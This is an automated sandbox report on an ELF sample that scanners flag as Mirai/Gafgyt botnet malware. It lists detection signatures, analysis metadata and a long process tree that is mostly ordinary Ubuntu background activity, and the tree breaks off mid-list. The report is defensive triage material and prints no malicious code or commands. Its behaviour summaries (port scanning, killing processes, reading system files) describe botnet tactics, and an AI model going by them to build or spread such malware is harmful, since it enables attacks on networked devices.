ID: 553468
Sample Name: nSg5RM0w0d
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 00:09:55
Date: 15/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Linux Analysis Report nSg5RM0w0d

Overview

General Information

Sample Name:	nSg5RM0w0d
Analysis ID:	553468
MD5:	5ba84075b67894..
SHA1:	19c16b64b54825..
SHA256:	65222b0aa3c9aa..
Tags:	32 elf mirai motorola
Infos:	

Detection




Gafgyt Mirai

Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e....
- Yara detected Mirai
- Multi AV Scanner detection for subm...
- Yara detected Gafgyt
- Connects to many ports of the same...
- Reads system files that contain reco...
- Uses known network protocols on no...
- Sample tries to kill multiple processe...
- Sample reads /proc/mounts (often u...
- Executes the "kill" or "pkill" comman...
- Reads CPU information from /sys in...
- Yara signature match

Classification



Analysis Advice

Static ELF header machine description suggests that the sample might not execute correctly on this machine

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553468
Start date:	15.01.2022
Start time:	00:09:55
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	nSg5RM0w0d
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.lin@0/184@16/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu20**
- systemd New Fork (PID: 5192, Parent: 1)
- logrotate (PID: 5192, Parent: 1, MD5: ff9f6831debb63e53a31ff8057143af6) Arguments: /usr/sbin/logrotate /etc/logrotate.conf
  - logrotate New Fork (PID: 5233, Parent: 5192)
  - gzip (PID: 5233, Parent: 5192, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
  - logrotate New Fork (PID: 5234, Parent: 5192)
  - sh (PID: 5234, Parent: 5192, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
    - sh New Fork (PID: 5235, Parent: 5234)
    - invoke-rc.d (PID: 5235, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: invoke-rc.d --quiet cups restart
      - invoke-rc.d New Fork (PID: 5236, Parent: 5235)
      - runlevel (PID: 5236, Parent: 5235, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: /sbin/runlevel

        - invoke-rc.d New Fork (PID: 5238, Parent: 5235)
        - systemctl (PID: 5238, Parent: 5235, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-enabled cups.service
        - invoke-rc.d New Fork (PID: 5242, Parent: 5235)
        - ls (PID: 5242, Parent: 5235, MD5: e7793f15c2ff7e747b4bc7079f5cd4f7) Arguments: ls /etc/rc[S2345].d/S[0-9][0-9]cups
        - invoke-rc.d New Fork (PID: 5243, Parent: 5235)
        - systemctl (PID: 5243, Parent: 5235, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-active cups.service
    - logrotate New Fork (PID: 5244, Parent: 5192)
    - gzip (PID: 5244, Parent: 5192, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
    - logrotate New Fork (PID: 5245, Parent: 5192)
    - sh (PID: 5245, Parent: 5192, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
        - sh New Fork (PID: 5246, Parent: 5245)
        - rsyslog-rotate (PID: 5246, Parent: 5245, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/lib/rsyslog/rsyslog-rotate
            - rsyslog-rotate New Fork (PID: 5247, Parent: 5246)
            - systemctl (PID: 5247, Parent: 5246, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl kill -s HUP rsyslog.service
- systemd New Fork (PID: 5194, Parent: 1)
- install (PID: 5194, Parent: 1, MD5: 55e2520049dc6a62e8c94732e36cdd54) Arguments: /usr/bin/install -d -o man -g man -m 0755 /var/cache/man
- systemd New Fork (PID: 5232, Parent: 1)
- find (PID: 5232, Parent: 1, MD5: b68ef002f84cc54dd472238ba7df80ab) Arguments: /usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
- systemd New Fork (PID: 5237, Parent: 1)
- mandb (PID: 5237, Parent: 1, MD5: 1dda5ea0027ecf1c2db0f5a3de7e6941) Arguments: /usr/bin/mandb --quiet
- nSg5RM0w0d (PID: 5278, Parent: 5120, MD5: cd177594338c77b895ae27c33f8f86cc) Arguments: /tmp/nSg5RM0w0d
    - nSg5RM0w0d New Fork (PID: 5280, Parent: 5278)
    - nSg5RM0w0d New Fork (PID: 5281, Parent: 5278)
    - nSg5RM0w0d New Fork (PID: 5282, Parent: 5278)
        - nSg5RM0w0d New Fork (PID: 5286, Parent: 5282)
        - nSg5RM0w0d New Fork (PID: 5289, Parent: 5282)
        - nSg5RM0w0d New Fork (PID: 5290, Parent: 5282)
        - nSg5RM0w0d New Fork (PID: 5294, Parent: 5282)
- systemd New Fork (PID: 5306, Parent: 1)
- journalctl (PID: 5306, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5321, Parent: 1)
- systemd-journald (PID: 5321, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5322, Parent: 1)
- journalctl (PID: 5322, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5372, Parent: 1)
- dbus-daemon (PID: 5372, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5383, Parent: 1)
- whoopsie (PID: 5383, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5386, Parent: 1860)
- pulseaudio (PID: 5386, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5391, Parent: 1)
- systemd-logind (PID: 5391, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5394, Parent: 1)
- rtkit-daemon (PID: 5394, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5454, Parent: 1)
- polkitd (PID: 5454, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5459, Parent: 1)
- rsyslogd (PID: 5459, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5461, Parent: 1)
- agetty (PID: 5461, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- gdm3 New Fork (PID: 5462, Parent: 1320)
- Default (PID: 5462, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- gdm3 New Fork (PID: 5468, Parent: 1320)
- Default (PID: 5468, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- gdm3 New Fork (PID: 5469, Parent: 1320)
- Default (PID: 5469, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5470, Parent: 1)
- gpu-manager (PID: 5470, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
    - gpu-manager New Fork (PID: 5471, Parent: 5470)
    - sh (PID: 5471, Parent: 5470, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
        - sh New Fork (PID: 5472, Parent: 5471)
        - grep (PID: 5472, Parent: 5471, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5473, Parent: 5470)
    - sh (PID: 5473, Parent: 5470, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
        - sh New Fork (PID: 5474, Parent: 5473)
        - grep (PID: 5474, Parent: 5473, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
    - gpu-manager New Fork (PID: 5475, Parent: 5470)
    - sh (PID: 5475, Parent: 5470, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
        - sh New Fork (PID: 5476, Parent: 5475)
        - grep (PID: 5476, Parent: 5475, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5477, Parent: 5470)
    - sh (PID: 5477, Parent: 5470, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
        - sh New Fork (PID: 5478, Parent: 5477)
        - grep (PID: 5478, Parent: 5477, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
    - gpu-manager New Fork (PID: 5479, Parent: 5470)
    - sh (PID: 5479, Parent: 5470, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
        - sh New Fork (PID: 5480, Parent: 5479)
        - grep (PID: 5480, Parent: 5479, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf

- gpu-manager New Fork (PID: 5482, Parent: 5470)
  - sh (PID: 5482, Parent: 5470, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5483, Parent: 5482)
    - grep (PID: 5483, Parent: 5482, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5484, Parent: 5470)
  - sh (PID: 5484, Parent: 5470, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5485, Parent: 5484)
    - grep (PID: 5485, Parent: 5484, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5488, Parent: 5470)
  - sh (PID: 5488, Parent: 5470, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5489, Parent: 5488)
    - grep (PID: 5489, Parent: 5488, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5491, Parent: 1)
- generate-config (PID: 5491, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
  - generate-config New Fork (PID: 5492, Parent: 5491)
  - pkill (PID: 5492, Parent: 5491, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 5493, Parent: 1)
- gdm-wait-for-drm (PID: 5493, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 5498, Parent: 1)
- gdm3 (PID: 5498, Parent: 1, MD5: 2492e2d8d34f9377e3e530a61a15674f) Arguments: /usr/sbin/gdm3
  - gdm3 New Fork (PID: 5503, Parent: 5498)
  - plymouth (PID: 5503, Parent: 5498, MD5: 87003efd8dad470042f5e75360a8f49f) Arguments: plymouth --ping
  - gdm3 New Fork (PID: 5521, Parent: 5498)
  - gdm-session-worker (PID: 5521, Parent: 5498, MD5: 692243754bd9f38fe9bd7e230b5c060a) Arguments: "gdm-session-worker [pam/gdm-launch-environment]"
    - gdm-session-worker New Fork (PID: 5525, Parent: 5521)
    - gdm-wayland-session (PID: 5525, Parent: 5521, MD5: d3def63cf1e83f7fb8a0f13b1744ff7c) Arguments: /usr/lib/gdm3/gdm-wayland-session "dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart"
      - gdm-wayland-session New Fork (PID: 5527, Parent: 5525)
      - dbus-daemon (PID: 5527, Parent: 5525, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: dbus-daemon --print-address 3 --session
        - dbus-daemon New Fork (PID: 5529, Parent: 5527)
          - dbus-daemon New Fork (PID: 5530, Parent: 5529)
          - false (PID: 5530, Parent: 5529, MD5: 3177546c74e4f0062909eae43d948bfc) Arguments: /bin/false
      - gdm-wayland-session New Fork (PID: 5531, Parent: 5525)
      - dbus-run-session (PID: 5531, Parent: 5525, MD5: 245f3ef6a268850b33b0225a8753b7f4) Arguments: dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart
        - dbus-run-session New Fork (PID: 5532, Parent: 5531)
        - dbus-daemon (PID: 5532, Parent: 5531, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: dbus-daemon --nofork --print-address 4 --session
  - gdm3 New Fork (PID: 5535, Parent: 5498)
  - Default (PID: 5535, Parent: 5498, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
  - gdm3 New Fork (PID: 5536, Parent: 5498)
  - Default (PID: 5536, Parent: 5498, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5504, Parent: 1)
- accounts-daemon (PID: 5504, Parent: 1, MD5: 01a899e3fb5e7e434bea1290255a1f30) Arguments: /usr/lib/accountsservice/accounts-daemon
  - accounts-daemon New Fork (PID: 5514, Parent: 5504)
  - language-validate (PID: 5514, Parent: 5504, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/language-tools/language-validate en_US.UTF-8
    - language-validate New Fork (PID: 5515, Parent: 5514)
    - language-options (PID: 5515, Parent: 5514, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: /usr/share/language-tools/language-options
      - language-options New Fork (PID: 5516, Parent: 5515)
      - sh (PID: 5516, Parent: 5515, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "locale -a | grep -F .utf8 "
        - sh New Fork (PID: 5517, Parent: 5516)
        - locale (PID: 5517, Parent: 5516, MD5: c72a78792469db86d91369c9057f20d2) Arguments: locale -a
        - sh New Fork (PID: 5518, Parent: 5516)
        - grep (PID: 5518, Parent: 5516, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -F .utf8
- gvfsd-fuse New Fork (PID: 5544, Parent: 2038)
- fusermount (PID: 5544, Parent: 2038, MD5: 576a1b135c82bdcbc97a91acea900566) Arguments: fusermount -u -q -z -- /run/user/1000/gvfs
- systemd New Fork (PID: 5565, Parent: 1)
- journalctl (PID: 5565, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5566, Parent: 1)
- systemd-journald (PID: 5566, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5567, Parent: 1)
- whoopsie (PID: 5567, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5571, Parent: 1)
- dbus-daemon (PID: 5571, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5575, Parent: 1)
- systemd-logind (PID: 5575, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5633, Parent: 1)
- gpu-manager (PID: 5633, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
  - gpu-manager New Fork (PID: 5634, Parent: 5633)
  - sh (PID: 5634, Parent: 5633, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5635, Parent: 5634)
    - grep (PID: 5635, Parent: 5634, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5636, Parent: 5633)
  - sh (PID: 5636, Parent: 5633, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5637, Parent: 5636)
    - grep (PID: 5637, Parent: 5636, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5639, Parent: 5633)
  - sh (PID: 5639, Parent: 5633, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5640, Parent: 5639)
    - grep (PID: 5640, Parent: 5639, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf

/etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5641, Parent: 5633)
- sh (PID: 5641, Parent: 5633, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5642, Parent: 5641)
  - grep (PID: 5642, Parent: 5641, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5643, Parent: 5633)
- sh (PID: 5643, Parent: 5633, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5644, Parent: 5643)
  - grep (PID: 5644, Parent: 5643, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5645, Parent: 5633)
- sh (PID: 5645, Parent: 5633, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5646, Parent: 5645)
  - grep (PID: 5646, Parent: 5645, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5650, Parent: 5633)
- sh (PID: 5650, Parent: 5633, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5651, Parent: 5650)
  - grep (PID: 5651, Parent: 5650, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5654, Parent: 5633)
- sh (PID: 5654, Parent: 5633, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5655, Parent: 5654)
  - grep (PID: 5655, Parent: 5654, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5647, Parent: 1)
- journalctl (PID: 5647, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5653, Parent: 1)
- rsyslogd (PID: 5653, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5659, Parent: 1)
- agetty (PID: 5659, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5660, Parent: 1)
- generate-config (PID: 5660, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
  - generate-config New Fork (PID: 5661, Parent: 5660)
  - pkill (PID: 5661, Parent: 5660, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 5662, Parent: 1)
- gdm-wait-for-drm (PID: 5662, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 5667, Parent: 1)
- journalctl (PID: 5667, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5668, Parent: 1)
- systemd-journald (PID: 5668, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5669, Parent: 1)
- whoopsie (PID: 5669, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5671, Parent: 1)
- dbus-daemon (PID: 5671, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5674, Parent: 1)
